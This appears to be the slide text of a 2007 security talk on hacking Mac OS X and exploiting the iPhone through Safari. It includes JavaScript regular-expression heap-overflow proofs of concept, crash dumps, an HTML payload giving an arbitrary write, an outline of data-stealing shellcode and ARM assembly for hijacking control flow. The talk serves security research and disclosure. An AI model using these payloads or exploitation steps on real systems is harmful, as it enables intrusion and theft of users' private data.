


# Hacking Leopard: Tools and Techniques for Attacking the Newest Mac OS X

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# Agenda

- Introduction
- My old talk in four slides
- Why hacking Macs is easy
- The iPhone exploit details

# Where's All the Leopard Stuff?



- Leopard is only available under NDA
- People only seem to want to hear about the iPhone...
- Read the conference paper for Leopard tips

# Introduction



# Apple Says



- “Mac OS X delivers the highest level of security through the adoption of industry standards, open software development and wise architectural decisions.” - Apple Website
- “Apple engineers designed Safari to be secure from day one.” - Apple website

# Why Hack Macs?

- Market share: currently 6.5% of operating systems, but growing 35% per year
- Everybody's doing it
  - § January 2007 MOAB: at least 2 remote client side and 5 local vulnerabilities in the default install.
  - § "Hack a Mac" contest at CanSecWest
  - § Safari for Windows, 18 vulnerabilities on the first day!
- pwn the local Mac fanboy!

# My Old Talk - Abbreviated Version

# Ptrace is Broken

- Doesn't support PTRACE\_PEEKUSER, PTRACE\_GETREGS, etc.
- Must use Mach API.
- I ported pydbg to Mac OS X, a pure python debugging API.
- This allows use of Pai Mei Framework
- <http://paimei.openrce.org/>

# Pai Mei for Mac (Beta)

PAIMEIconsole

Setup

Program Name: /Applications/Safari.app/Contents/MacOS/Safari

Source File Name: /Users/cmiller/Desktop/L33t\_Haxxor.mov

Destination Directory: /Users/cmiller/PaiMei-1.1-REV122/console/output

Byte Modifications

Hex Bytes: 0xff

Range Start: 1

Range End: 1000

Timeout (secs): 3

Fuzz

/Users/cmiller/PaiMei-1.1-REV122/console/output/

Refresh List

Generate

Pause

Stop

Statistics

# Crashes: 0 / 0%

# Read Violations: 0 / 0%

# Write Violations: 0 / 0%

Running Time: 00:00:35

Estimated Completion: 00:49:27

Last Violation Address: 0x0

File Inspector

```
0x00000000: 0x00 0x00 0x00 0x20 0x66 0x74 0x79 0x70 0x71 0x74 0x20 0x20 0xff 0x05 0x03 0x00
0x00000010: 0x71 0x74 0x20 0x20 0x00 0x00 0x00 0x00 0x00 0x00 0x00 0x00 0x00 0x00 0x00 0x00
0x00000020: 0x00 0x01 0x16 0x3b 0x6d 0x6f 0x6f 0x76 0x00 0x00 0x6c 0x6d 0x76 0x68 0x64
0x00000030: 0x00 0x00 0x00 0x00 0xc2 0x24 0xa3 0xf9 0xc2 0x24 0xa3 0xfb 0x00 0x00 0x02 0x58
0x00000040: 0x00 0x01 0x64 0x49 0x00 0x01 0x00 0x00 0x01 0x00 0x00 0x00 0x00 0x00 0x00 0x00
0x00000050: 0x00 0x00 0x00 0x00 0x00 0x01 0x00 0x00 0x00 0x00 0x00 0x00 0x00 0x00 0x00 0x00
0x00000060: 0x00 0x00 0x00 0x00 0x00 0x01 0x00 0x00 0x00 0x00 0x00 0x00 0x00 0x00 0x00 0x00
0x00000070: 0x00 0x00 0x00 0x00 0x40 0x00 0x00 0x00 0x00 0x00 0x00 0x00 0x00 0x00 0x04 0xb0
0x00000080: 0x00 0x00 0x07 0x08 0x00 0x00 0x00 0x00 0x00 0x00 0x00 0x00 0x00 0x00 0x00 0x00
0x00000090: 0x00 0x00 0x00 0x00 0x09 0x00 0x00 0x00 0x03 0x17 0x72 0x61 0x6b 0x00 0x00 0x5c
0x000000a0: 0x74 0x6b 0x68 0x64 0x00 0x00 0x00 0xf 0x1 0xf2 0x72 0x0e 0xc2 0x24 0xa3 0xfb
0x000000b0: 0x00 0x00 0x00 0x00 0x01 0x00 0x00 0x00 0x01 0x00 0x00 0x64 0x49 0x00 0x00 0x00
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0x000000e0: 0x00 0x00 0x00 0x00 0x00 0x00 0x00 0x00 0x00 0x00 0x00 0x40 0x00 0x00 0x00 0x00
0x000000f0: 0x01 0x00 0x00 0x00 0x01 0x68 0x00 0x00 0x00 0x00 0x24 0x65 0x64 0x74 0x73
0x00000100: 0x00 0x00 0x1c 0x65 0x6c 0x73 0x74 0x00 0x00 0x00 0x00 0x00 0x00
```

Progress

File: 11 / 1000

PAIMEIdocs

PAIMEIexplore

PAIMEIfilefuzz

PAIMEIstalker

Terminal

```
Terminal Process: /Applications/Safari.app/Contents/MacOS/Safari /Users/cmiller/PaiMei-1.1-REV122/console/output/4.mov
Terminal Process: /Applications/Safari.app/Contents/MacOS/Safari /Users/cmiller/PaiMei-1.1-REV122/console/output/5.mov
Terminal Process: /Applications/Safari.app/Contents/MacOS/Safari /Users/cmiller/PaiMei-1.1-REV122/console/output/6.mov
Terminal Process: /Applications/Safari.app/Contents/MacOS/Safari /Users/cmiller/PaiMei-1.1-REV122/console/output/7.mov
Terminal Process: /Applications/Safari.app/Contents/MacOS/Safari /Users/cmiller/PaiMei-1.1-REV122/console/output/8.mov
Terminal Process: /Applications/Safari.app/Contents/MacOS/Safari /Users/cmiller/PaiMei-1.1-REV122/console/output/9.mov
Terminal Process: /Applications/Safari.app/Contents/MacOS/Safari /Users/cmiller/PaiMei-1.1-REV122/console/output/10.mov
Terminal Process: /Applications/Safari.app/Contents/MacOS/Safari /Users/cmiller/PaiMei-1.1-REV122/console/output/11.mov
Terminal Process: /Applications/Safari.app/Contents/MacOS/Safari /Users/cmiller/PaiMei-1.1-REV122/console/output/12.mov
```

Pai Mei ... Hayal!

# Leopard Will Have Dtrace

- Dtrace is a dynamic tracing mechanism built directly into the kernel
- Uses the “D” programming language.
- Probes located throughout the operating system can be accessed via traces
- Inactive probes cause no slowdown to the application or operating system.
- See the DTrace User Guide

# Dtrace Uses

- Monitor filesystem/network access of an application
- Fuzz environment variable usage ala Sharefuzz
- Write custom *ltrace*, *strace*, programs
- Get instruction traces
- Generate code coverage
- Lots more, see the talk paper!

# Why Hacking Macs is Easy



# Macs Are Easy To Use!

- To help users, there are lots of 50+ suid root programs:
- Some unusual ones include
  - § Locum
  - § NetCfgTool
  - § afpLoad
  - § TimeZoneSettingTool
  - § securityFixerTool
- Some old friends
  - § netstat
  - § top
  - § ps


# Safari is Friendly

- Launches the following apps to handle corresponding files
  - Address Book
  - Finder
  - iChat
  - Script Editor
  - iTunes
  - Dictionary
  - Help Viewer
  - iCal
  - Keynote
  - Mail
  - iPhoto
  - QuickTime Player
  - Sherlock
  - Terminal
  - BOMArchiveHelper
  - Preview
  - DiskImageMounter
- A bug in any of these apps can be leveraged through Safari for a client-side attack.

# It Monitors Your Programs

- CrashReporter logs when applications crash - your free fuzzing monitor
- Logs to /var/log/system.log:

```
Jul  5 16:03:36 charlie-millers-computer crashdump[1321]: Safari crashed
Jul  5 16:03:36 charlie-millers-computer crashdump[1321]: crash report written
to: /Users/cmiller/Library/Logs/CrashReporter/Safari.crash.log
```



# Some Source Code

- Source code for Webkit - the HTML parsing engine. Used in:
  - § Safari
  - § Mail
  - § Dashboard
- Can compile it with symbols, instrumentation, or anything you want
- Can provide more detail in crash reports.

# They Make Exploitation Fun

- Apple doesn't randomize anything:
  - § The location of the stack
  - § The location of the heap
  - § The location of the binary image
  - § The location of dynamic libraries
- Heap is executable
  - § Writing exploits like its 1999



# They Don't Bother You With Burdensome Updates

- They use open source software - which is great except...
- Their versions are often behind:

	Mac OS X	Open Source
OpenSSH	4.5p1	4.6p1
OpenSSL	0.9.8d	0.9.8e
Apache	1.3.33	1.3.37
Samba	3.0.10	3.0.25b
Cups	1.1.23	1.2.11

- The Samba on Mac OS X (on Monday) had an exploitable remote root vulnerability in it...it hadn't been updated since February 2005!

# iPhone Details



# How to Find a Mac OS X 0-Day

- Find some open source package they use that is out of date
- Read the change log for that software
- Find a good bug
- Profit!



# Example

- WebKit borrows the Perl Regular Expression Library (PCRE)
- It is based on PCRE version 6.2
- *The current version of PCRE is 7.2*
- From the changelog of 6.7 (July 2006)

18. A valid (though odd) pattern that looked like a POSIX character class but used an invalid character after [ (for example `[[,abc,]]`) caused `pcre_compile()` to give the error "Failed: internal error: code overflow" or in some cases to crash with a `glibc free()` error. This could even happen if the pattern terminated after `[` but there just happened to be a sequence of letters, a binary zero, and a closing `]` in the memory that followed.

# The Vulnerability

```
<SCRIPT LANGUAGE="JavaScript"><!--  
  var re = new RegExp("[**] **[**] **[**] **[**]... **[**]");  
</script>
```

- Heap overflow
- Can overflow 2 bytes for each malformed “expression”
- Up to 3970 total bytes can be overflowed
- Vulnerable in Safari 2/3 for Mac/Windows/iPhone
- Exploitable? Yes, used in the iPhone exploit.
- *Note: I actually found this the old fashioned way: fuzzing*

# Another Changelog Entry, Another Safari 0-Day

26. If a subpattern containing a named recursion or subroutine reference such as (?P>B) was quantified, for example (xxx(?P>B)){3}, the calculation of the space required for the compiled pattern went wrong and gave too small a value. Depending on the environment, this could lead to "Failed: internal error: code overflow at offset 49" or "glibc detected double free or corruption" errors.

## Another heap overflow:

```
<SCRIPT LANGUAGE="JavaScript"><!--  
  var re = new RegExp("(?P<a>)(?P>a){3}(?P<b>)(?P>b){3}");  
</script>
```

# Blackbox Exploitation of the iPhone

# Getting Control

- We fuzzed the iPhone with various Javascript Regular Expressions containing “[[\*]]”.
- Sorted through the crash reports
- Eventually found a good one

# iPhone CrashReporter



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# A "Good" Crash

Thread 2 crashed with ARM Thread State:

```
r0: 0x00065000    r1: 0x0084f800    r2: 0x00000017    r3: 0x15621561
r4: 0x00000018    r5: 0x0084ee00    r6: 0x00065000    r7: 0x005523ac
r8: 0x0000afaf    r9: 0x00817a00    r10: 0x00ff8000   r11: 0x00000005
ip: 0x15641563   sp: 0x00552358    lr: 0x30003d70    pc: 0x3008cbc4
cpsr: 0x20000010  instr: 0xe583c004
```

```
__text:3008CBC4          STR    R12, [R3,#4]
__text:3008CBC8          BXEQ   LR
__text:3008CBCC
__text:3008CBCC  loc_3008CBCC          ; CODE XREF: __text:3008CBA0j
__text:3008CBCC          STR    R3, [R12]
```

- Crash occurs in libSystem.B.dylib
- Looks like an unlinking of a linked list
- r3 and r12=ip look possibly controllable
- Old school heap overflow?

# Controlling the Inputs

- r3 and r12 come from a “compiled” regular expression
- Can compile a regular expression into any binary data you want using “character classes”.
- Gives us the ability to write 4 bytes anywhere

Thread 2 crashed with ARM Thread State:

```
r0: 0x00065000    r1: 0x00850600    r2: 0x00000006    r3: 0xbabecafe
r4: 0x00000007    r5: 0x0084fc00    r6: 0x00065000    r7: 0x005523ac
r8: 0x00000000    r9: 0x00817a00    r10: 0x00ff8000   r11: 0x00000005
ip: 0xdeadbeef   sp: 0x00552358    lr: 0x30003d70    pc: 0x3008cbc4
cpsr: 0xa0000010 instr: 0xe583c004
```



# The Corresponding HTML

```
<SCRIPT LANGUAGE="JavaScript"><!--  
    var re = new RegExp("[**][**][**][**][**][**][**][**]  
[**][**][**][**][**][**][**][**][**][**][**][**]  
[**][**][**][**][**][**][**][**][**][**][**][**]  
[**][**][**][**][**][**][**][**][**][**][**][**]  
[**][**][**][**][**][**][**][**][**][**][**][**]  
[**][**][**][**][**][**][**][**][**][**][**][**]  
[**][**][**][**][**][**][**][**][**][**][**][**]  
[**][**] ABCDEFGHIJKLMNOPQRSTUVWXYZABCDEFGH [\x01\x02\x03\x04\x05\x06\x07  
\x09\x0b\x0e\x0f\x11\x12\x13\x14\x15\x17\x19\x1b\x1c\x1d\x1f\x20\x21\x22  
\x23\x25\x26\x27\x29\x2a\x2b\x2c\x2d\x2f\x30\x32\x33\x35\x37\x39\x3a\x3b  
\x3c\x3e\x3f] XYZABCDEFGHIJKLMNOPQR" );  
</script>
```

# Getting PC

- We chose to overwrite a saved return address on the stack.
- Found one by fuzzing from sp (stack not randomized) and setting the other register to a stack value (which is definitively writable)

```
Exception Type:  EXC_BAD_INSTRUCTION
```

```
...
```

```
Thread 2 crashed with ARM Thread State:
```

```
  r0: 0x00065038    r1: 0x00000000    r2: 0x00000a00    r3: 0x00000001
  r4: 0x00065000    r5: 0x380135a4    r6: 0x00000000    r7: 0x005523e4
  r8: 0x00000000    r9: 0x00815a00    r10: 0x0084b800   r11: 0x00000000
  ip: 0x380075fc    sp: 0x005523d0    lr: 0x30003e18    pc: 0x0055ff3c
 cpsr: 0x20000010  instr: 0xffffffff
```

- Executing on the stack (which is allowed, apparently)

# Finding Your Code

- Obtain core file off the iPhone
  - § use ./jailbreak
  - § Configure launchd.conf
  - § Get core from /cores
- Search for your shellcode - don't worry the heap is very predictable :)
- GDB can find your code for you

# Shellcode


- Our “privacy data stealing” shellcode is the typical
  - § socket/connect
  - § open
  - § read/write
- Compile with an arm-unknown-linux-gnu gcc cross compiler
- The syscall numbers are just like a Mac

# iPhone Specific Shellcode

- Find interesting Library functions
  - § *AudioServicesPlaySystemSound* from AudioToolbox
  - § *CTCallDial* or *CTSendToVoicemail* from CoreTelephony
  - § *CTSMSMessageCreate* and *CTSMSMessageSend* from CoreTelephony
- Figure out how they work
- Call them!

# Rattle & Hum

```
__text:319EBA2C
__text:319EBA2C
__text:319EBA2C
__text:319EBA2C
__text:319EBA2C
__text:319EBA2C
* __text:319EBA2C 80 40 2D E9
* __text:319EBA30 00 10 A0 E3
* __text:319EBA34 00 70 8D E2
* __text:319EBA38 F9 FF FF EB
* __text:319EBA3C 80 80 BD E8
__text:319EBA3C
__text:319EBA3C
EXPORT _AudioServicesPlaySystemSound
__AudioServicesPlaySystemSound
var_8 = -8
STMFD SP!, {R7,LR}
MOV R1, #0
ADD R7, SP, #0
BL _AudioServicesPlayInterfaceSound
LDMFD SP!, {R7,PC}
; End of function _AudioServicesPlaySystemSound
```



Get address of  
AudioServicesPlaySystemSound

See how its called in MobilePhone

# Make it Happen

@ load 0x319eba2c into r7 then jump there. Set r0 = 0x3ea

```
mov    r0, #0x3
mov    r0, r0, lsl #8
add    r0, r0, #0xea
ldr    r0, =0x3ea
mov    r7, #0x31
mov    r7, r7, lsl #24
mov    r6, #0x9e
mov    r6, r6, lsl #16
add    r7, r7, r6
mov    r6, #0xba
mov    r6, r6, lsl #8
add    r7, r7, r6
add    r7, r7, #0x2c
mov    pc, r7
```

# Despite Its Problems... I Still Love My iPhone!





# Questions?

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